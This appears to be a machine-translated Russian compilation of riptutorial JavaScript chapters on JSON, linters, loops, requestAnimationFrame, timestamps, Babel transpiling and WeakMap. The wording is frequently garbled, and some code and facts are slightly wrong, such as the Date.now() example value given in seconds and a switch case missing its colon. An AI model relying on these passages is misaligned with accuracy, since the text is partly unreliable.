Разбор простой строки JSON

Метод `JSON.parse()` анализирует строку как JSON и возвращает примитив, массив или объект JavaScript:

```
const array = JSON.parse('[1, 2, "c", "d", {"e": false}]');
console.log(array); // logs: [1, 2, "c", "d", {e: false}]
```

Сериализация значения

Значение JavaScript может быть преобразовано в строку JSON с использованием функции `JSON.stringify` .

```
JSON.stringify(value[, replacer[, space]])
```

1. `value` Значение для преобразования в строку JSON.

```
/* Boolean */  JSON.stringify(true)             // 'true'
/* Number  */  JSON.stringify(12)               // '12'
/* String  */  JSON.stringify('foo')            // '"foo"'
/* Object  */  JSON.stringify({})               // '{}'
               JSON.stringify({foo: 'baz'})     // '{"foo": "baz"}'
/* Array   */  JSON.stringify([1, true, 'foo']) // '[1, true, "foo"]'
/* Date    */  JSON.stringify(new Date())       // '"2016-08-06T17:25:23.588Z"'
/* Symbol  */  JSON.stringify({x:Symbol()})     // '{}'
```

2. `replacer` Функция, которая изменяет поведение процесса строковой привязки или массив объектов String и Number, которые служат в качестве белого списка для фильтрации свойств объекта значения, который должен быть включен в строку JSON. Если это значение равно null или не указано, все свойства объекта включаются в результирующую строку JSON.

```
// replacer as a function
function replacer (key, value) {
    // Filtering out properties
    if (typeof value === "string") {
        return
    }
    return value
```

```
}

var foo = { foundation: "Mozilla", model: "box", week: 45, transport: "car", month: 7 }
JSON.stringify(foo, replacer)
// -> '{"week": 45, "month": 7}'
```

```
// replacer as an array
JSON.stringify(foo, ['foundation', 'week', 'month'])
// -> '{"foundation": "Mozilla", "week": 45, "month": 7}'
// only the `foundation`, `week`, and `month` properties are kept
```

3. `space` Для удобства чтения в качестве третьего параметра можно указать количество пробелов, используемых для отступов.

```
JSON.stringify({x: 1, y: 1}, null, 2)  // 2 space characters will be used for indentation
/* output:
    {
      'x': 1,
      'y': 1
    }
*/
```

В качестве альтернативы можно использовать строковое значение для использования для отступов. Например, передача `'\t'` приведет к тому, что символ табуляции будет использоваться для отступов.

```
JSON.stringify({x: 1, y: 1}, null, '\t')
/* output:
    {
        'x': 1,
        'y': 1
    }
*/
```

Сериализация с помощью функции замены

Функция `replacer` может использоваться для фильтрации или преобразования значений, которые сериализуются.

```
const userRecords = [
  {name: "Joe", points: 14.9, level: 31.5},
  {name: "Jane", points: 35.5, level: 74.4},
  {name: "Jacob", points: 18.5, level: 41.2},
  {name: "Jessie", points: 15.1, level: 28.1},
];

// Remove names and round numbers to integers to anonymize records before sharing
const anonymousReport = JSON.stringify(userRecords, (key, value) =>
  key === 'name'
    ? undefined
    : (typeof value === 'number' ? Math.floor(value) : value)
);
```

Это создает следующую строку:

```
'[{"points":14,"level":31},{"points":35,"level":74},{"points":18,"level":41},{"points":15,"level":28}]'
```

Разбор с функцией reviver

Функция reviver может использоваться для фильтрации или преобразования обрабатываемого значения.

5,1

```
var jsonString = '[{"name":"John","score":51},{"name":"Jack","score":17}]';

var data = JSON.parse(jsonString, function reviver(key, value) {
  return key === 'name' ? value.toUpperCase() : value;
});
```

6

```
const jsonString = '[{"name":"John","score":51},{"name":"Jack","score":17}]';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'name' ? value.toUpperCase() : value
);
```

Это дает следующий результат:

```
[
  {
    'name': 'JOHN',
    'score': 51
  },
  {
    'name': 'JACK',
    'score': 17
  }
]
```

Это особенно полезно, когда необходимо отправить данные, которые должны быть сериализованы / закодированы при передаче с помощью JSON, но вы хотите получить доступ к десериализации / декодированию. В следующем примере дата была закодирована в соответствии с представлением ISO 8601. Мы используем функцию reviver для синтаксического анализа этого в `Date` JavaScript.

5,1

```
var jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

var data = JSON.parse(jsonString, function (key, value) {
  return (key === 'date') ? new Date(value) : value;
```

```
});
```

6

```
const jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'date' ? new Date(value) : value
);
```

Важно убедиться, что функция reviver возвращает полезное значение в конце каждой итерации. Если функция reviver возвращает `undefined` , никакое значение или выполнение не падает в конце функции, свойство удаляется из объекта. В противном случае свойство переопределяется как возвращаемое значение.

Сериализация и восстановление экземпляров классов

Вы можете использовать пользовательский метод `toJSON` и функцию `toJSON` для передачи экземпляров вашего собственного класса в JSON. Если у объекта есть метод `toJSON` , его результат будет сериализован вместо самого объекта.

6

```
function Car(color, speed) {
  this.color = color;
  this.speed = speed;
}

Car.prototype.toJSON = function() {
  return {
    $type: 'com.example.Car',
    color: this.color,
    speed: this.speed
  };
};

Car.fromJSON = function(data) {
  return new Car(data.color, data.speed);
};
```

6

```
class Car {
  constructor(color, speed) {
    this.color = color;
    this.speed = speed;
    this.id_ = Math.random();
  }

  toJSON() {
    return {
      $type: 'com.example.Car',
      color: this.color,
      speed: this.speed
```

```
    };
  }

  static fromJSON(data) {
    return new Car(data.color, data.speed);
  }
}
```

```
var userJson = JSON.stringify({
  name: "John",
  car: new Car('red', 'fast')
});
```

Это создает строку со следующим содержимым:

```
{"name":"John","car":{"$type":"com.example.Car","color":"red","speed":"fast"}}
```

```
var userObject = JSON.parse(userJson, function reviver(key, value) {
  return (value && value.$type === 'com.example.Car') ? Car.fromJSON(value) : value;
});
```

Это создает следующий объект:

```
{
  name: "John",
  car: Car {
    color: "red",
    speed: "fast",
    id_: 0.19349242527065402
  }
}
```

JSON по сравнению с литералами JavaScript

JSON означает «Обозначение объектов JavaScript», но это не JavaScript. Подумайте об этом , как только *формат сериализации данных, случается,* непосредственно используемых в качестве литерала JavaScript. Однако нецелесообразно напрямую запускать (т. `eval()` Через `eval()`) JSON, который извлекается из внешнего источника. Функционально JSON не сильно отличается от XML или YAML - некоторые путаницы можно избежать, если JSON просто представляется как некоторый формат сериализации, который очень похож на JavaScript.

Хотя имя подразумевает только объекты, и хотя большинство случаев использования через какой-то API всегда бывают объектами и массивами, JSON - это не только объекты или массивы. Поддерживаются следующие примитивные типы:

- String (например, `"Hello World!"`)
- Номер (например, `42`)
- Логическое (например, `true`)

- Значение `null`

`undefined` не поддерживается в том смысле, что неопределенное свойство будет опущено из JSON при сериализации. Поэтому нет способа десериализовать JSON и получить свойство, значение которого `undefined` .

Строка `"42"` действительна JSON. JSON не всегда должен иметь внешний конверт `"{...}"` или `"[...]"` .

В то время как nome JSON также является действующим JavaScript, и некоторый JavaScript также действителен JSON, существуют некоторые тонкие различия между обоими языками, и ни один язык не является подмножеством другого.

Возьмем следующую строку JSON в качестве примера:

```
{"color": "blue"}
```

Это можно вставить непосредственно в JavaScript. Он будет синтаксически действительным и даст правильное значение:

```
const skin = {"color": "blue"};
```

Однако мы знаем, что «цвет» является допустимым именем идентификатора, и кавычки вокруг имени свойства могут быть опущены:

```
const skin = {color: "blue"};
```

Мы также знаем, что вместо двойных кавычек мы можем использовать одинарные кавычки:

```
const skin = {'color': 'blue'};
```

Но, если бы мы взяли оба эти литерала и относились к ним как к JSON, то **ни один из** них **не будет синтаксически действительным** JSON:

```
{color: "blue"}
{'color': 'blue'}
```

JSON строго требует, чтобы все имена свойств были двойными кавычками, а строковые значения также были двойными.

Для новичков JSON принято пытаться использовать фрагменты кода с литералами JavaScript как JSON и поцарапать их головы о синтаксических ошибках, которые они получают от анализатора JSON.

Появляется больше путаницы, когда *неправильная терминология* применяется в коде или в

разговоре.

Общий анти-шаблон - это имя переменных, которые не имеют значения JSON как «json»:

```
fetch(url).then(function (response) {
  const json = JSON.parse(response.data); // Confusion ensues!

  // We're done with the notion of "JSON" at this point,
  // but the concept stuck with the variable name.
});
```

В приведенном выше примере `response.data` - это строка JSON, возвращаемая некоторым API. JSON останавливается в домене ответа HTTP. Переменная с неправильным словом « json» содержит только значение JavaScript (может быть объект, массив или даже простое число!)

Менее сложный способ написать выше:

```
fetch(url).then(function (response) {
  const value = JSON.parse(response.data);

  // We're done with the notion of "JSON" at this point.
  // You don't talk about JSON after parsing JSON.
});
```

Разработчики также склонны часто высказывать фразу «объект JSON». Это также приводит к путанице. Поскольку, как упоминалось выше, строка JSON не должна содержать объект в качестве значения. «Строка JSON» - лучший термин. Также как «строка XML» или «строка YAML». Вы получаете строку, вы разбираете ее, и вы получаете значение.

Циклические значения объекта

Не все объекты могут быть преобразованы в строку JSON. Когда объект имеет циклические самореференции, преобразование завершится неудачей.

Это типично для иерархических структур данных, где родительский и дочерний языки ссылаются друг на друга:

```
const world = {
  name: 'World',
  regions: []
};

world.regions.push({
  name: 'North America',
  parent: 'America'
});
console.log(JSON.stringify(world));
// {"name":"World","regions":[{"name":"North America","parent":"America"}]}
```

```
world.regions.push({
  name: 'Asia',
  parent: world
});

console.log(JSON.stringify(world));
// Uncaught TypeError: Converting circular structure to JSON
```

Как только процесс обнаруживает цикл, исключение возникает. Если бы не было обнаружения цикла, строка была бы бесконечно длинной.

Прочитайте JSON онлайн: https://riptutorial.com/ru/javascript/topic/416/json

глава 13: Linters - Обеспечение качества кода

замечания

Независимо от того, какой linter вы выберете, каждый проект JavaScript должен использовать его. Они могут помочь найти ошибку и сделать код более последовательным. Для сравнения сравните сравнение инструментов для переливания JavaScript

Examples

JSHint

JSHint - это инструмент с открытым исходным кодом, который обнаруживает ошибки и потенциальные проблемы в JavaScript-коде.

Чтобы выровнять JavaScript, у вас есть два варианта.

1. Перейдите на JSHint.com и вставьте свой код там в текстовом редакторе.
2. Установите JSHint в свою среду IDE .
    - Атом: ЛИНТЕР-jshint (должен быть ЛИНТЕР установлен плагин)
    - Sublime Text: JSHint Gutter и / или Sublime Linter
    - Vim: jshint.vim или jshint2.vim
    - Visual Studio: VSCode JSHint

Преимущество добавления его в вашу среду IDE заключается в том, что вы можете создать файл конфигурации JSON с именем `.jshintrc` который будет использоваться при использовании вашей программы. Это монастырь, если вы хотите делиться конфигурациями между проектами.

Пример файла `.jshintrc`

```
{
    "-W097": false, // Allow "use strict" at document level
    "browser": true, // defines globals exposed by modern browsers
http://jshint.com/docs/options/#browser
    "curly": true, // requires you to always put curly braces around blocks in loops and
conditionals http://jshint.com/docs/options/#curly
    "devel": true, // defines globals that are usually used for logging poor-man's debugging:
console, alert, etc. http://jshint.com/docs/options/#devel
    // List global variables (false means read only)
    "globals": {
        "globalVar": true
    },
    "jquery": true, // This option defines globals exposed by the jQuery JavaScript library.
```

```
    "newcap": false,
    // List any global functions or const vars
    "predef": [
        "GlobalFunction",
        "GlobalFunction2"
    ],
    "undef": true, // warn about undefined vars
    "unused": true // warn about unused vars
}
```

JSHint также позволяет создавать конфигурации для определенных строк / блоков кода

```
switch(operation)
{
   case '+'
   {
      result = a + b;
      break;
   }

   // JSHint W086 Expected a 'break' statement
   // JSHint flag to allow cases to not need a break
   /* falls through */
   case '*':
   case 'x':
   {
      result = a * b;
      break;
   }
}

// JSHint disable error for variable not defined, because it is defined in another file
/* jshint -W117 */
globalVariable = 'in-another-file.js';
/* jshint +W117 */
```

Дополнительные параметры конфигурации описаны на странице http://jshint.com/docs/options/.

ESLint / JSCS

ESLint - это стиль и форматирование стиля кода для вашего руководства по стилю, как JSHint . ESLint объединился с AOC в апреле 2016 года. ESLint прилагает больше усилий для создания, чем JSHint, но для начала есть четкие инструкции на их веб-сайте .

Пример конфигурации для ESLint выглядит следующим образом:

```
{
    "rules": {
        "semi": ["error", "always"], // throw an error when semicolons are detected
        "quotes": ["error", "double"] // throw an error when double quotes are detected
    }
}
```

Пример файла конфигурации, в котором установлены ВСЕ правила, с описанием того, что

они делают, можно найти здесь .

JSLint

JSLint - это багажник, из которого JSHint разветвляется. JSLint принимает гораздо более упрямую позицию относительно того, как писать код JavaScript, подталкивая вас только к использованию частей, которые Дуглас Крокфорд считает своими «хорошими деталями», и от любого кода, который, по мнению Крокфорда, имеет лучшее решение. Следующий поток StackOverflow может помочь вам решить, какой из них подходит вам . Хотя есть различия (вот несколько кратких сравнений между ним и JSHint / ESLint), каждый вариант чрезвычайно настраиваемый.

Для получения дополнительной информации о настройке JSLint проверьте NPM или github .

Прочитайте Linters - Обеспечение качества кода онлайн: https://riptutorial.com/ru/javascript/topic/4073/linters---обеспечение-качества-кода

глава 14: Loops

Синтаксис

- для (*инициализация* , *условие* ; *окончательное_выражение*) {}
- для (*ключ* в *объекте*) {}
- for (*переменная iterable*) {}
- while (*условие*) {}
- do {} while (*условие*)
- для каждого (*переменная* в *объекте*) {} // ECMAScript для XML

замечания

Циклы в JavaScript обычно помогают решить проблемы, связанные с повторением определенного кода *x* раз. Скажем, вам нужно занести сообщение 5 раз. Вы можете сделать это:

```
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
console.log("a message");
```

Но это просто отнимает много времени и нелепо. Кроме того, что, если вам нужно было зарегистрировать более 300 сообщений? Вы должны заменить код на традиционный цикл for:

```
for(var i = 0; i < 5; i++){
    console.log("a message");
}
```

Examples

Стандартные «для» циклов

Стандартное использование

```
for (var i = 0; i < 100; i++) {
    console.log(i);
}
```

Ожидаемый результат:

    0

1
...
99

Несколько объявлений

Обычно используется для кэширования длины массива.

```
var array = ['a', 'b', 'c'];
for (var i = 0; i < array.length; i++) {
    console.log(array[i]);
}
```

Ожидаемый результат:

«A»
«Б»
«C»

Изменение приращения

```
for (var i = 0; i < 100; i += 2 /* Can also be: i = i + 2 */) {
    console.log(i);
}
```

Ожидаемый результат:

0
2
4
...
98

Сокращенный цикл

```
for (var i = 100; i >=0; i--) {
    console.log(i);
}
```

Ожидаемый результат:

100
99
98
...
0

Стандартное время цикла

Стандартный цикл while будет выполняться до тех пор, пока заданное значение не будет ложным:

```
var i = 0;
while (i < 100) {
    console.log(i);
    i++;
}
```

Ожидаемый результат:

0
1
...
99

Сокращенный цикл

```
var i = 100;
while (i > 0) {
    console.log(i);
    i--; /* equivalent to i=i-1 */
}
```

Ожидаемый результат:

100
99
98
...
1

Сделайте ... while Loop

A do ... while цикл всегда будет выполняться хотя бы один раз, независимо от того, является ли условие истинным или ложным:

```
var i = 101;
do {
    console.log(i);
} while (i < 100);
```

Ожидаемый результат:

101

«Перерыв» из цикла

Нарушение замкнутой петли

```
var i = 0;
while(true) {
    i++;
    if(i === 42) {
        break;
    }
}
console.log(i);
```

Ожидаемый результат:

42

Вырыв из цикла for

```
var i;
for(i = 0; i < 100; i++) {
    if(i === 42) {
        break;
    }
}
console.log(i);
```

Ожидаемый результат:

42

«продолжить» цикл

Продолжение цикла «для»

Когда вы помещаете ключевое слово `continue` в цикл for, выполнение переходит к выражению обновления (`i++` в примере):

```
for (var i = 0; i < 3; i++) {
    if (i === 1) {
        continue;
    }
    console.log(i);
}
```

Ожидаемый результат:

0
2

Продолжение цикла while

Когда вы `continue` цикл while, выполнение переходит к условию (`i < 3` в примере):

```
var i = 0;
while (i < 3) {
    if (i === 1) {
        i = 2;
        continue;
    }
    console.log(i);
    i++;
}
```

Ожидаемый результат:

0
2

"do ... while" loop

```
var availableName;
do {
    availableName = getRandomName();
} while (isNameUsed(name));
```

Цикл `do while` while гарантированно работает хотя бы один раз, поскольку его условие проверяется только в конце итерации. Традиционный в `while` цикл может выполняться ноль или более раз , как его условие проверяется в начале каждой итерации.

Разбить определенные вложенные циклы

Мы можем назвать наши петли и разбить конкретную, когда это необходимо.

```
outerloop:
for (var i = 0;i<3;i++){
    innerloup:
    for (var j = 0;j <3; j++){
        console.log(i);
        console.log(j);
        if (j == 1){
            break outerloop;
        }
    }
}
```

Выход:

```
0
0
0
1
```

Перерыв и продолжение меток

Операторы break и continue могут сопровождаться дополнительной меткой, которая работает как какой-то оператор goto, возобновляет выполнение с позиции, обозначенной меткой

```
for(var i = 0; i < 5; i++){
  nextLoop2Iteration:
  for(var j = 0; j < 5; j++){
    if(i == j) break nextLoop2Iteration;
    console.log(i, j);
  }
}
```

i = 0 j = 0 пропускает остальные значения j
1 0
i = 1 j = 1 пропускает остальные значения j
2 0
2 1 ***i = 2 j = 2 пропускает остальные значения j***
3 0
3 1
3 2
i = 3 j = 3 пропускает остальные значения j
4 0
4 1
4 2
4 3
i = 4 j = 4 не регистрируется, и петли выполняются

«для ... цикла»

6

```
const iterable = [0, 1, 2];
for (let i of iterable) {
    console.log(i);
}
```

Ожидаемый результат:

0
1
2

Преимуществами цикла for ... являются:

- Это самый сжатый, прямой синтаксис, но для циклизации элементов массива
- Он избегает всех ловушек для ... в
- В отличие от `forEach()` , он работает с разрывом, продолжением и возвратом

Поддержка других ... в других коллекциях

Струны

for ... of будет обрабатывать строку как последовательность символов Unicode:

```
const string = "abc";
for (let chr of string) {
  console.log(chr);
}
```

Ожидаемый результат:

a b c

наборы

для ... работ над объектами Set .

Примечание .

- Объект Set удаляет дубликаты.
- Проверьте эту ссылку для поддержки браузера `Set()` .

```
const names = ['bob', 'alejandro', 'zandra', 'anna', 'bob'];

const uniqueNames = new Set(names);

for (let name of uniqueNames) {
  console.log(name);
}
```

Ожидаемый результат:

боб
Alejandro
Zandra
Анна

Карты

Вы также можете использовать для ... циклов для перебора карт . Это работает аналогично массивам и наборам, за исключением того, что переменная итерации хранит как ключ, так и значение.

```
const map = new Map()
  .set('abc', 1)
  .set('def', 2)

for (const iteration of map) {
  console.log(iteration) //will log ['abc', 1] and then ['def', 2]
}
```

Вы можете использовать назначение деструкции для захвата ключа и значения отдельно:

```
const map = new Map()
  .set('abc', 1)
  .set('def', 2)

for (const [key, value] of map) {
  console.log(key + ' is mapped to ' + value)
}
/*Logs:
  abc is mapped to 1
  def is mapped to 2
*/
```

Объекты

для ... циклов *не* работают непосредственно на простых объектах; но можно перебирать свойства объекта, переключаясь в цикл for for ... in или используя `Object.keys()` :

```
const someObject = { name: 'Mike' };

for (let key of Object.keys(someObject)) {
  console.log(key + ": " + someObject[key]);
}
```

Ожидаемый результат:

> имя: Майк

"for ... in" loop

> **Предупреждение**
> for ... in предназначен для итерации по объектным ключам, а не индексов массива. Использование его для циклического прохождения массива обычно не рекомендуется . Он также включает свойства прототипа, поэтому может потребоваться проверить, находится ли ключ в объекте с использованием `hasOwnProperty` . Если какие-либо атрибуты в объекте определяются методом `defineProperty/defineProperties` и устанавливают параметр `enumerable: false` , эти

атрибуты будут недоступны.

```
var object = {"a":"foo", "b":"bar", "c":"baz"};
// `a` is inaccessible
Object.defineProperty(object , 'a', {
        enumerable: false,
});
for (var key in object) {
    if (object.hasOwnProperty(key)) {
      console.log('object.' + key + ', ' + object[key]);
    }
}
```

Ожидаемый результат:

object.b, bar
object.c, baz

Прочитайте Loops онлайн: https://riptutorial.com/ru/javascript/topic/227/loops

глава 15: requestAnimationFrame

Синтаксис

- window.requestAnimationFrame (*обратный вызов*);
- window.webkitRequestAnimationFrame (*обратный вызов*);
- window.mozRequestAnimationFrame (*обратный вызов*);

параметры

параметр	подробности
Перезвоните	«Параметр, указывающий функцию для вызова, когда пришло время обновить анимацию для следующей перерисовки». (https://developer.mozilla.org/en-US/docs/Web/API/window/requestAnimationFrame)

замечания

Когда дело доходит до анимации элементов DOM, мы ограничены следующими переходами CSS:

- POSITION - `transform: translate (npx, npx);`
- SCALE - `transform: scale(n)` ;
- ВРАЩЕНИЕ - `transform: rotate(ndeg);`
- OPACITY - `opacity: 0;`

Однако использование этих функций не гарантирует, что ваши анимации будут текучими, потому что это заставляет браузер запускать новые циклы `paint` , независимо от того, что еще происходит. В основном, `paint` сделана неэффективно, и ваша анимация выглядит « janky», потому что страдает количество кадров в секунду (FPS).

Чтобы гарантировать плавные DOM-анимации, requestAnimationFrame необходимо использовать в сочетании с вышеперечисленными переходами CSS.

Причина этого в том, что API `requestAnimationFrame` позволяет браузеру знать, что вы хотите, чтобы анимация произошла в следующем цикле `paint` , **в отличие от прерывания того, что происходит, чтобы заставить новый цикл рисования при вызове анимации без RAF** .

Рекомендации	URL
Что такое jank?	http://jankfree.org/

Рекомендации	URL
Высокопроизводительные анимации	http://www.html5rocks.com/en/tutorials/speed/high-performance-animation
RAIL	https://developers.google.com/web/tools/chrome-devtools/profile/evaluate-performance/rail?hl=en
Анализ критического пути рендеринга	https://developers.google.com/web/fundamentals/performance/critical-rendering-path/analyzing-crp?hl=en
Производительность рендеринга	https://developers.google.com/web/fundamentals/performance/rendering/
Анализ времени печати	https://developers.google.com/web/updates/2013/02/Profiling-Long-Paint-Times-with-DevTools-Continuous-Painting-Mode?hl=en
Определение узких мест для красок	https://developers.google.com/web/fundamentals/performance/rendering/simplify-paint-complexity-and-reduce-paint-areas?hl=en

Examples

Использовать requestAnimationFrame для изменения элемента

- **Просмотреть jsFiddle** : https://jsfiddle.net/HimmatChahal/jb5trg67/
- **Копировать + Вставить код ниже** :

```
<html>
    <body>
        <h1>This will fade in at 60 frames per second (or as close to possible as your
hardware allows)</h1>

        <script>
            // Fade in over 2000 ms = 2 seconds.
            var FADE_DURATION = 2.0 * 1000;

            // -1 is simply a flag to indicate if we are rendering the very 1st frame
            var startTime=-1.0;

            // Function to render current frame (whatever frame that may be)
            function render(currTime) {
                var head1 = document.getElementsByTagName('h1')[0];

                // How opaque should head1 be?  Its fade started at currTime=0.
                // Over FADE_DURATION ms, opacity goes from 0 to 1
                var opacity = (currTime/FADE_DURATION);
                head1.style.opacity = opacity;
            }

            // Function to
            function eachFrame() {
                // Time that animation has been running (in ms)
```

```
                // Uncomment the console.log function to view how quickly
                // the timeRunning updates its value (may affect performance)
                var timeRunning = (new Date()).getTime() - startTime;
                //console.log('var timeRunning = '+timeRunning+'ms');
                if (startTime < 0) {
                    // This branch: executes for the first frame only.
                    // it sets the startTime, then renders at currTime = 0.0
                    startTime = (new Date()).getTime();
                    render(0.0);
                } else if (timeRunning < FADE_DURATION) {
                    // This branch: renders every frame, other than the 1st frame,
                    // with the new timeRunning value.
                    render(timeRunning);
                } else {
                    return;
                }

                // Now we're done rendering one frame.
                // So we make a request to the browser to execute the next
                // animation frame, and the browser optimizes the rest.
                // This happens very rapidly, as you can see in the console.log();
                window.requestAnimationFrame(eachFrame);
            };

            // start the animation
            window.requestAnimationFrame(eachFrame);
        </script>
    </body>
</html>
```

Отмена анимации

Чтобы отменить вызов `requestAnimationFrame` , вам нужно вернуть идентификатор с момента его последнего вызова. Это параметр, который вы используете для `cancelAnimationFrame` . Следующий пример запускает некоторую гипотетическую анимацию, затем приостанавливает ее через одну секунду.

```
// stores the id returned from each call to requestAnimationFrame
var requestId;

// draw something
function draw(timestamp) {
    // do some animation
    // request next frame
    start();
}

// pauses the animation
function pause() {
    // pass in the id returned from the last call to requestAnimationFrame
    cancelAnimationFrame(requestId);
}

// begin the animation
function start() {
    // store the id returned from requestAnimationFrame
    requestId = requestAnimationFrame(draw);
```

```
}

// begin now
start();

// after a second, pause the animation
setTimeout(pause,1000);
```

Обеспечение совместимости

Конечно, как и большинство вещей в браузере JavaScript, вы просто не можете рассчитывать на то, что все будет одинаково везде. В этом случае `requestAnimationFrame` может иметь префикс на некоторых платформах именоваться по-разному, например `webkitRequestAnimationFrame` . К счастью, есть очень простой способ группировать все известные различия, которые могут существовать до 1 функции:

```
window.requestAnimationFrame = (function(){
    return window.requestAnimationFrame ||
        window.webkitRequestAnimationFrame ||
        window.mozRequestAnimationFrame ||
        function(callback){
            window.setTimeout(callback, 1000 / 60);
        };
})();
```

Обратите внимание, что последний параметр (который заполняется, когда никакой существующей поддержки не найден) не вернет идентификатор, который будет использоваться в `cancelAnimationFrame` . Существует, однако, эффективный полиполк, который был написан, который исправляет это.

Прочитайте requestAnimationFrame онлайн:
https://riptutorial.com/ru/javascript/topic/1808/requestanimationframe

глава 16: Timestamps

Синтаксис

- миллисекундыAndMicrosecondsSincePageLoad = performance.now ();
- миллисекундыSinceYear1970 = Date.now ();
- миллисекундыSinceYear1970 = (новая дата ()). getTime ();

замечания

`performance.now()` доступен в современных веб-браузерах и обеспечивает надежные временные метки с разрешением до миллисекунды.

Поскольку `Date.now()` и `(new Date()).getTime()` основаны на системном времени, они часто перегибаются на несколько миллисекунд, когда системное время автоматически синхронизируется .

Examples

Временные метки с высоким разрешением

Функция `performance.now()` возвращает точную метку времени: количество миллисекунд, включая микросекунды, с момента начала загрузки текущей веб-страницы.

В более общем плане он возвращает время, прошедшее с момента события `performanceTiming.navigationStart` .

```
t = performance.now();
```

Например, в главном контексте веб-браузера `6288.319` `performance.now()` возвращает `6288.319` если веб-страница начала загружать 6288 миллисекунд и 319 микросекунд назад.

Временные метки с низким разрешением

`Date.now()` возвращает количество целых миллисекунд, прошедших с 1 января 1970 года 00:00:00 по UTC.

```
t = Date.now();
```

Например, `Date.now()` возвращает `1461069314` если он был вызван 19 апреля 2016 года в 12:35:14 GMT.

Поддержка устаревших браузеров

В старых браузерах, где `Date.now()` недоступен, используйте `(new Date()).getTime()` вместо этого:

```
t = (new Date()).getTime();
```

Или, чтобы предоставить функцию `Date.now()` для использования в старых браузерах, используйте этот полиполк :

```
if (!Date.now) {
  Date.now = function now() {
    return new Date().getTime();
  };
}
```

Получить отметку времени в секундах

Чтобы получить метку времени в секундах

```
Math.floor((new Date().getTime()) / 1000)
```

Прочитайте Timestamps онлайн: https://riptutorial.com/ru/javascript/topic/606/timestamps

глава 17: Transpiling

Вступление

Transpiling - это процесс интерпретации определенных языков программирования и перевода его на определенный целевой язык. В этом контексте трансляция займет языки компиляции в JS и переведет их на **целевой** язык Javascript.

замечания

Transpiling - это процесс преобразования исходного кода в исходный код, и это общая деятельность в разработке JavaScript.

Функции, доступные в обычных приложениях JavaScript (Chrome, Firefox, NodeJS и т. Д.), Часто отстают от последних спецификаций ECMAScript (ES6 / ES2015, ES7 / ES2016 и т. Д.). Как только спецификация будет одобрена, она, безусловно, будет доступна изначально в будущих версиях приложений JavaScript.

Вместо того, чтобы ждать новых версий JavaScript, инженеры могут начать писать код, который будет запускаться изначально в будущем (будущая проверка), используя компилятор для преобразования кода, написанного для более новых спецификаций, в код, совместимый с существующими приложениями. Общие транспилеры включают Babel и Google Traceur .

Transpilers также может использоваться для преобразования с другого языка, такого как TypeScript или CoffeeScript, на обычный, «ванильный» JavaScript. В этом случае преобразование преобразует с одного языка на другой язык.

Examples

Введение в транспилинг

Примеры

ES6 / ES2015 - ES5 (через Babel) :

Этот синтаксис ES2015

```
// ES2015 arrow function syntax
[1,2,3].map(n => n + 1);
```

интерпретируется и переводится на этот синтаксис ES5:

```
// Conventional ES5 anonymous function syntax
[1,2,3].map(function(n) {
    return n + 1;
});
```

CoffeeScript для Javascript (через встроенный компилятор CoffeeScript) :

Это CoffeeScript

```
# Existence:
alert "I knew it!" if elvis?
```

интерпретируется и переводится на Javascript:

```
if (typeof elvis !== "undefined" && elvis !== null) {
  alert("I knew it!");
}
```

Как перекрыть?

Большинство языков компиляции для Javascript имеют **встроенный** транспилятор (например, в CoffeeScript или TypeScript). В этом случае вам просто нужно включить транспилятор языка через настройки конфигурации или флажок. Дополнительные настройки также могут быть установлены в отношении транспилятора.

Для **трансиляции ES6 / ES2016-to-ES5** наиболее известным транспилером является Babel .

Зачем мне переводить?

К числу наиболее значимых преимуществ относятся:

- Возможность надежно использовать новый синтаксис
- Совместимость большинства, если не всех браузеров
- Использование отсутствующих / еще не встроенных функций для Javascript через такие языки, как CoffeeScript или TypeScript

Начните использовать ES6 / 7 с Babel

Поддержка браузера для ES6 растет, но, чтобы быть уверенным, что ваш код будет работать в средах, которые полностью не поддерживают его, вы можете использовать Transbiler от Babel , ES6 / 7 до ES5, попробуйте!

Если вы хотите использовать ES6 / 7 в своих проектах, не беспокоясь о совместимости, вы можете использовать UI и Babel CLI

Быстрая настройка проекта с поддержкой Babel для ES6 / 7

1. Загрузите и установите узел
2. Перейдите в папку и создайте проект, используя ваш любимый инструмент командной строки

```
~ npm init
```

3. Установить Babel CLI

```
~ npm install --save-dev babel-cli
~ npm install --save-dev babel-preset-es2015
```

4. Создайте папку `scripts` для хранения ваших `.js` файлов, а затем папку `dist/scripts` которой будут храниться полностью совместимые файлы.
5. Создайте файл `.babelrc` в корневой папке вашего проекта и напишите на нем

```
{
    "presets": ["es2015"]
}
```

6. Измените файл `package.json` (созданный при `npm init`) и добавьте скрипт `build` в свойство `scripts` :

```
{
    ...
    "scripts": {
    ... ,
    "build": "babel scripts --out-dir dist/scripts"
    },
    ...
}
```

7. Наслаждайтесь программированием в ES6 / 7
8. Выполните следующее, чтобы передать все ваши файлы в ES5

```
~ npm run build
```

Для более сложных проектов вы можете взглянуть на Gulp или Webpack

Прочитайте Transpiling онлайн: https://riptutorial.com/ru/javascript/topic/3778/transpiling

глава 18: WeakMap

Синтаксис

- новый WeakMap ([итерируемый]);
- weakmap.get (ключ);
- weakmap.set (ключ, значение);
- weakmap.has (ключ);
- weakmap.delete (ключ);

замечания

Для использования WeakMap см. Что такое фактическое использование ES6 WeakMap? ,

Examples

Создание объекта WeakMap

Объект WeakMap позволяет хранить пары ключ / значение. Отличие от Карты состоит в том, что ключи должны быть объектами и слабо ссылаются. Это означает, что, если нет никаких других сильных ссылок на ключ, элемент в WeakMap может быть удален сборщиком мусора.

Конструктор WeakMap имеет необязательный параметр, который может быть любым итерируемым объектом (например, Array), содержащим пары ключ / значение в виде двухэлементных массивов.

```
const o1 = {a: 1, b: 2},
      o2 = {};

const weakmap = new WeakMap([[o1, true], [o2, o1]]);
```

Получение значения, связанного с ключом

Чтобы получить значение, связанное с ключом, используйте метод `.get()` . Если нет значения, связанного с ключом, он возвращает `undefined` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap([[obj1, 7]]);
console.log(weakmap.get(obj1)); // 7
console.log(weakmap.get(obj2)); // undefined
```

Присвоение значения ключу

Чтобы присвоить значение ключу, используйте метод `.set()` . Он возвращает объект WeakMap, поэтому вы можете связывать вызовы `.set()` .

```
const obj1 = {},
      obj2 = {};

const weakmap = new WeakMap();
weakmap.set(obj1, 1).set(obj2, 2);
console.log(weakmap.get(obj1)); // 1
console.log(weakmap.get(obj2)); // 2
```

